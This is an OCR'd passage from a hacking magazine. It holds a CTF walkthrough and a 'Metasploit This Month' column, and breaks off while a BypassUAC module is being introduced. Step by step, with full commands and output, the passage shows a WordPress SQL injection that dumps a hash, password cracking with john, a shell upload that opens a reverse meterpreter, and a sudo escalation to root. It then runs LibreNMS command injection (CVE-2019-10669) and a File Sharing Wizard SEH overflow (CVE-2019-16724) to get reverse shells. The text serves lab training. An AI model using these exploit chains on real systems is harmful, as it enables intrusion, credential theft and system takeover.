
The only option it requires to run is the rhosts option. So I set the target IP address and use t
he check to verify that the target is indeed vulnerable. Since the target is vulnerable, I execut
-e the module using run command.

```
msf5 auxiliary(admin/http/wp_google_maps_sqli) > set rhosts 172.28.128.8
rhosts => 172.28.128.8
msf5 auxiliary(admin/http/wp_google_maps_sqli) > check
[+] 172.28.128.8:80 - The target is vulnerable.
msf5 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 172.28.128.8

[*] 172.28.128.8:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /root/.msf4/loot/20200125110652_default_172.28.128.8_w
p_google_maps.j_488614.bin
[+] 172.28.128.8:80 - Found webmaster $P$BsqOdiLTcye6AS1ofreys4GzRlRvSr1 webmast
er@none.local
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/wp_google_maps_sqli) >
```


As every SQL injection, this exploit gave me what appears to be a username and password hash. I copy this hash into a file named "hash" and use john to crack the password hash.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 32/32])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kittykat1        (?)
1g 0:00:00:12 DONE (2020-01-25 11:13) 0.07930g/s 793.6p/s 793.6c/s 793.6C/s kupa
l..ilovewill
Use the "--show --format=phpass" options to display all of the cracked passwords
 reliably
Session completed
root@kali:~#
```

The password is "kittykat1" and the username "webmaster". It's time to login into the wordpre-ss using these credentials.



The login is successful as shown below but the language seems to be alien to me.



Since I have access to the Wordpress dashboard, I decided to use the wp_admin_shell_upload module to get a shell on the target. This module uploads a shell into the Wordpress website provided we have the wordpress credentials.

```
msf5 > search wp_admin

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Che
ck  Description
   -  ----                                       ---------------  ----       ---
--  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes
    WordPress Admin Shell Upload


msf5 >
```

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate
with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   USERNAME                    yes       The WordPress username to authenticate
with
   VHOST                       no        HTTP server virtual host
```

I set the required options for the module as shown below.

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 172.28.128.8
rhosts => 172.28.128.8
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username webmaster
username => webmaster
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password kittykat1
password => kittykat1
msf5 exploit(unix/webapp/wp_admin_shell_upload) > check
[*] 172.28.128.8:80 - The target appears to be vulnerable.
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 172.28.128.4
lhost => 172.28.128.4
```

After setting all the required options, I execute the module to successfully get a meterpreter shell as shown below.

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 172.28.128.4:4433
[*] Authenticating with WordPress using webmaster:kittykat1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/MTZhKLrJAz/ogyDHsEdaT.php...
[*] Sending stage (38288 bytes) to 172.28.128.8
[*] Meterpreter session 1 opened (172.28.128.4:4433 -> 172.28.128.8:60674) at 20
20-01-25 11:21:39 -0500
[+] Deleted ogyDHsEdaT.php
[+] Deleted MTZhKLrJAz.php
[+] Deleted ../MTZhKLrJAz

meterpreter >
```

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer     : HF2019-Linux
OS           : Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bp
o9+1 (2019-09-10) x86_64
Meterpreter : php/linux
meterpreter >
```

Let's get into a command shell using shell command. I use python to break from the resulting jailshell.

```
meterpreter > shell
Process 2999 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash')'
/bin/sh: 1: Syntax error: ")" unexpected
meterpreter > shell
Process 3001 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent dir
ectories: No such file or directory
www-data@HF2019-Linux:$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@HF2019-Linux:$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
```

Since I am running as a www-data user, I logged in as the user webmaster with the credentia
-ls I already have.

```
www-data@HF2019-Linux:$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@HF2019-Linux:$ su webmaster
su webmaster
Password: kittykat1

shell-init: error retrieving current directory: getcwd: cannot access parent dir
ectories: No such file or directory
webmaster@HF2019-Linux:$ sudo -l
sudo -l
[sudo] password for webmaster: kittykat1

Matching Defaults entries for webmaster on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User webmaster may run the following commands on localhost:
    (ALL) ALL
webmaster@HF2019-Linux:$
```

Running the sudo -l command confirmed that the webmaster user can run all commands as shown in the above image. So I ran the su command and successfully get a root shell as sho
-wn below.

With root shell, the only thing left now is viewing the flag present on the target system. I u-
se the locate command to see where the flag is and finally view the flag.

```
webmaster@HF2019-Linux:$ sudo su
sudo su
shell-init: error retrieving current directory: getcwd: cannot access parent dir
ectories: No such file or directory
root@HF2019-Linux:.# locate flag.txt
locate flag.txt
job-working-directory: error retrieving current directory: getcwd: cannot access
 parent directories: No such file or directory
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (
actual age is 132.4 days)
/home/webmaster/flag.txt
root@HF2019-Linux:.# cat /home/webmaster/flag.txt
cat /home/webmaster/flag.txt
job-working-directory: error retrieving current directory: getcwd: cannot access
 parent directories: No such file or directory
83cad236438ff0c0dbce55d7f0034aee18f5c39e
root@HF2019-Linux:.#
```

With this the challenge of HackerFest CTF machine is completed. I will be back with a new c-
hallenge in the next Issue. Until then, Good Bye.

Have any questions?
Fire them to
qa@hackercool.com

CVE-2019-10669, CVE-2019-16724, BypassUAC SilentCleanup and more

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

LibreNMS CVE-2019-10669 Collectd_cmd_inject Module

TARGET: LibreNMS < 1.50.1 **TYPE: Remote** **FIREWALL : ON**

LibreNMS is a open source network management software which supports a wide range of network hardware and operating systems. It is based on PHP/MySQL/SNMP and the device-s it supports include Cisco, Linux and Juniper etc.

In our June 2019 Issue of our Magazine, we have seen one cmd inject module related to LibreNMS. In this Issue, we see another cmd inject module affecting another feature of the LibreNMS. This time the injection affects the Collectd graphing functionality of this software. The "to" and "from" parameters which are used in the range for graphing are sanitized with th-e `mysqli_escape_real_string(). However this mysqli_escape_real_string() ignores certain c-haracters from sanitizing. As our readers may have already figured out, these improperly san-itized parameters are used to get a shell by executing through "passthru()" function.

Let's see how this module works from the stage of scanning and enumeration. The nmap ping scan is used to see the LIVE systems in a range of network.

```
root@kali:~# nmap -sP 172.28.128.4-30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-22 11:06 EST
Nmap scan report for 172.28.128.4
Host is up.
Nmap scan report for 172.28.128.7
Host is up (0.00053s latency).
MAC Address: 08:00:27:12:FD:25 (Oracle VirtualBox virtual NIC)
Nmap done: 27 IP addresses (2 hosts up) scanned in 26.97 seconds
root@kali:~#
```

Nmap found one LIVE system with IP 172.28.128.7. Now a port scan.

```
root@kali:~# nmap -sV 172.28.128.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-22 11:07 EST
Nmap scan report for 172.28.128.7
Host is up (0.00036s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2
.0)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
111/tcp  open  rpcbind 2-4 (RPC #100000)
514/tcp  open  shell?
3306/tcp open  mysql   MariaDB (unauthorized)
MAC Address: 08:00:27:12:FD:25 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.74 seconds
```

Apart from other services, there is a web server running on port 80. Whatweb is a good web finger printer.

```
root@kali:~# whatweb 172.28.128.7
http://172.28.128.7 [302 Found] Cookies[XSRF-TOKEN,laravel_session], Country[RES
ERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], HttpOnly[lar
avel_session], IP[172.28.128.7], Meta-Refresh-Redirect[http://172.28.128.7/login
], RedirectLocation[http://172.28.128.7/login], Title[Redirecting to http://172.
28.128.7/login], nginx[1.14.0]
http://172.28.128.7/login [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[
RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], HttpOnly[
laravel_session], IP[172.28.128.7], JQuery, PasswordField[password], Script[text
/javascript], Title[LibreNMS], X-UA-Compatible[IE=edge], nginx[1.14.0]
root@kali:~#
```

It says there is LibreNMS running on the target. It's time to bring Metasploit. Start Metasploit and search for all librenms modules using the command search librenms as shown below.

```
       =[ metasploit v5.0.52-dev                          ]
+ -- --=[ 1929 exploits - 1079 auxiliary - 332 post        ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

msf5 > search librenms

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
   Check  Description
   -  ----                                              ---------------  ----
   -----  -----------
   0  exploit/linux/http/librenms_addhost_cmd_inject    2018-12-16       excellen
t  No     LibreNMS addhost Command Injection
   1  exploit/linux/http/librenms_collectd_cmd_inject   2019-07-15       excellen
t  Yes    LibreNMS Collectd Command Injection
```

The module we want is highlighted in the above image. Load the module as shown below.

```
msf5 > use exploit/linux/http/librenms_collectd_cmd_inject
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > show options

Module options (exploit/linux/http/librenms_collectd_cmd_inject):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password for LibreNMS
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base LibreNMS path
   USERNAME                    yes       User name for LibreNMS
   VHOST                       no        HTTP server virtual host
```

```
Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux


msf5 exploit(linux/http/librenms_collectd_cmd_inject) >
```

Set alll the required options as shown below. The credentials can be found on the website of LibreNMS.

```
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > set rhosts 172.28.128.7
rhosts => 172.28.128.7
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > check
[*] 172.28.128.7:80 - The target appears to be vulnerable.
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > set username librenms
username => librenms
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > set password CDne3fwdfds
password => CDne3fwdfds
msf5 exploit(linux/http/librenms_collectd_cmd_inject) >
```

The check command confirms that the target is indeed vulnerable. After all the options are se-t, execute the module using command run.

```
msf5 exploit(linux/http/librenms_collectd_cmd_inject) > run

[*] Started reverse TCP double handler on 172.28.128.4:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[*] LibreNMS version: 1.50
[*] Sending payload via device 1
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 9LRxXDXU8ZjgvIMP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "9LRxXDXU8ZjgvIMP\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.28.128.4:4444 -> 172.28.128.7:60956) at
2020-01-22 11:29:41 -0500

sysinfo
sh: 5: sysinfo: not found
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(librenms)
```

As you can see in the above image, we successfully got a shell on the target system.

File Sharing Wizard CVE-2019-16724 SEH Module

TARGET: File Sharing Wizard v1.5.0 **TYPE: Remote** **FIREWALL : ON**

File Sharing Wizard is a software that allows files on your pc to be made available from other systems just with the help of a web browser. The version 1.5.0 suffers from a Structured Exception Handler (SEH) buffer overflow in an HTTP POST parameter. Although we tested this on a Windows 7 PC, any windows machine with this version of File Sharing Wizard is vulnerable.
Let's see how this module works. Use command search file_sharing to get all modules related to file sharing as shown below. The relevant module is highlighted.

```
       =[ metasploit v5.0.57-dev                          ]
+ -- --=[ 1939 exploits - 1082 auxiliary - 333 post        ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                       ]

[*] Starting persistent handler(s)...
msf5 > search file_sharing

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Che
ck  Description
   -  ----                                                ---------------  ----    ---
--  -----------
   0  auxiliary/scanner/ftp/easy_file_sharing_ftp         2017-03-07       normal  Yes
    Easy File Sharing FTP Server 3.6 Directory Traversal
   1  exploit/windows/http/file_sharing_wizard_seh        2019-09-24       normal  Yes
    File Sharing Wizard - POST SEH Overflow


msf5 >
```

Load the module and use show options command to see all the options it requires.

```
msf5 > use exploit/windows/http/file_sharing_wizard_seh
msf5 exploit(windows/http/file_sharing_wizard_seh) > show options

Module options (exploit/windows/http/file_sharing_wizard_seh):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   VHOST                     no        HTTP server virtual host
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista / Windows 7 (x86)


msf5 exploit(windows/http/file_sharing_wizard_seh) >
```

Set the rhosts option and use the check command to confirm that the target is indeed vulner-able or not.

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > set rhosts 192.168.45.147
rhosts => 192.168.45.147
msf5 exploit(windows/http/file_sharing_wizard_seh) > check
[*] 192.168.45.147:80 - The service is running, but could not be validated.
msf5 exploit(windows/http/file_sharing_wizard_seh) >
```

The check command doesn't confirm if the target is vulnerable or not although it says the ser-vice is running. No problem. Just execute the exploit. Set lhost option and execute the modu-le using command run.

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > set lhost 192.168.45.130
lhost => 192.168.45.130
msf5 exploit(windows/http/file_sharing_wizard_seh) > run

[*] Started reverse TCP handler on 192.168.45.130:4444
[*] Sending payload to target
[*] Sending stage (180291 bytes) to 192.168.45.147
[*] Meterpreter session 1 opened (192.168.45.130:4444 -> 192.168.45.147:49164) a
t 2020-01-28 22:51:17 +0530

meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter >
```

As you can see in the above image, we successfully have a meterpreter session on the targe-t system.

Structured Exception Handler (SEH) is a feature which is included in most programs to handle exceptions and errors.

SEH is used to handle any types of unexpected errors and exceptions that pop up during the normal running of an application. However hackers exploit this feature by manipulating it in such a way that it causes the application to shutdown. It is also exploited sometimes to cause buffer overflows in the program.

Windows BypassUAC SilentCleanup Module

TARGET: Windows with a meterpreter shell **TYPE: Remote** **FIREWALL : ON**

Silent Cleanup is a task in Windows which silently cleans the cache automatically. This helps in freeing up the storage space. This task (silentcleanup) automatically runs with elevated privileges while it is executed as USER. This module exploits this misconfiguration to get an elevated session on the target machine.

Let's see how this module works. Background the current meterpreter session we have on the target machine and use the search command to find all the bypassuac modules.

```
msf5 exploit(windows/http/file_sharing_wizard_seh) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  R
ank       Check  Description
   -   ----                                                ---------------  -
---       -----  -----------
   0   exploit/windows/local/bypassuac                     2010-12-31       e
xcellent  No     Windows Escalate UAC Protection Bypass
   1   exploit/windows/local/bypassuac_comhijack           1900-01-01       e
